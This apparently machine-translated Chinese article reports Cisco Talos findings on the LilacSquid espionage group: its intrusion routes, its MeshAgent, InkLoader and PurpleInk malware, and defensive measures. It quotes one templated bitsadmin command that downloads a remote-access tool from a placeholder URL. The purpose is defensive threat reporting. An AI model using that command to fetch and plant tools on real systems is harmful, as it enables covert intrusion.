一份新报告来自Cisco Talos 曝光了名为 LilacSquid 的威胁行为者的活动,或 UAT-4820。威胁行为者利用易受攻击的 Web 应用程序或使用受损的远程桌面保护凭据,通过使用自定义 PurpleInk 恶意软件感染系统来成功破坏系统。到目前为止,美国、欧洲和亚洲各个行业的组织都受到了数据盗窃的影响,尽管更多行业可能已受到影响但尚未确定。
丁香鱿鱼是谁?
LilacSquid 是一个网络间谍威胁行为者,至少自 2021 年以来一直活跃。它也称为 UAT-4820。
LilacSquid 迄今为止瞄准的一些行业包括:
- 为美国研究和工业部门构建软件的 IT 组织
- 欧洲能源领域的组织。
- 亚洲制药行业的组织。
威胁行为者使用的多种策略、技术和程序与朝鲜先进持续威胁组织(即 Andariel 及其母伞结构 Lazarus)类似。在这些 TTP 中,在初始妥协后使用 MeshAgent 软件维持访问,以及代理和隧道工具的广泛使用,使得 LilacSquid 可能链接到 Lazarus 并共享工具、基础设施或其他资源。
第一种方法:利用易受攻击的 Web 应用程序
LilacSquid 用来破坏其目标的第一种方法是成功利用易受攻击的 Web 应用程序。

一旦利用完成,威胁参与者就会部署脚本来为恶意软件设置工作文件夹,然后下载并执行网格代理,一个开源远程管理工具。下载通常是通过 Microsoft Windows 操作系统的合法工具完成的比特管理员:
bitsadmin /transfer -job_name- /download /priority 正常 -remote_URL- -local_path_for_MeshAgent- -local_path_for_MeshAgent- connect
MeshAgent 使用称为 MSH 文件的文本配置文件,其中包含受害者标识符和命令与控制地址。
该工具允许操作员列出目标中的所有设备、查看和控制桌面、管理受控系统上的文件或从设备收集软件和硬件信息。
安装并运行后,MeshAgent 用于激活其他工具,例如安全套接字漏斗,一种用于代理和隧道通信的开源工具,以及 InkLoader/PurpleInk 恶意软件植入。
第二种方法:使用受损的 RDP 凭据

LilacSquid 用于访问目标的第二种方法是使用受损的 RDP 凭据。使用此方法时,LilacSquid 选择部署 MeshAgent 并继续攻击,或者引入 InkLoader(一种简单但有效的恶意软件加载程序)。
InkLoader 执行另一个有效负载:PurpleInk。仅观察到该加载程序执行 PurpleInk,但它可能用于部署其他恶意软件植入程序。

LilacSquid 使用的另一个加载程序是 InkBox,它从驱动器上的硬编码文件路径读取和解密内容。解密的内容是通过调用计算机上运行的 InkBox 进程内的入口点来执行的。此解密内容是 PurpleInk 恶意软件。
PurpleInk 恶意软件是什么?
LilacSquid 威胁参与者 PurpleInk 使用的主要植入程序基于 QuasarRAT,这是一种至少自 2014 年以来在线提供的远程访问工具。 PurpleInk 是在 2021 年以 QuasarRAT 为基础开始开发的,并持续更新。它被严重混淆,试图使其检测更加困难。
该恶意软件使用 Base64 编码的配置文件,其中包含 C2 服务器的 IP 地址和端口号。
PurpleInk 能够收集基本信息,例如驱动器信息(例如卷标、根目录名称、驱动器类型和格式)、运行进程信息或系统信息(例如内存大小、用户名、计算机名称、IP 地址、计算机正常运行时间)。该恶意软件还能够枚举文件夹、文件名和大小,并将内容替换或附加到文件中。而且,PurpleInk 能够启动远程 shell 并从指定的远程地址(通常是代理服务器)发送/接收数据。
如何减轻 LilacSquid 网络安全风险
为了保护您的组织免受 LilacSquid 运行的初始危害操作的影响,有必要:
- 使所有面向互联网的 Web 应用程序保持最新并打补丁。此外,所有硬件、操作系统和软件都需要更新并修补,以避免受到其他常见漏洞的危害。
- 对员工的 RDP 连接应用严格的策略,并尽可能部署多重身份验证,以防止攻击者通过 RDP 登录公司网络。
- 寻找系统上的 MeshAgent 配置文件,特别是在内部未使用该工具的情况下。
- 仔细分析使用 Bitsadmin 工具下载或执行代码的情况。
- 监视网络通信以了解外来端口上的连接或直接到外部 IP 地址而不是域的通信。
- 在端点上部署检测解决方案(端点检测和响应或扩展检测和响应)以检测可疑活动。
- ,特别是如何检测和报告网络钓鱼尝试。
披露:我在趋势科技工作,但本文中表达的观点是我的。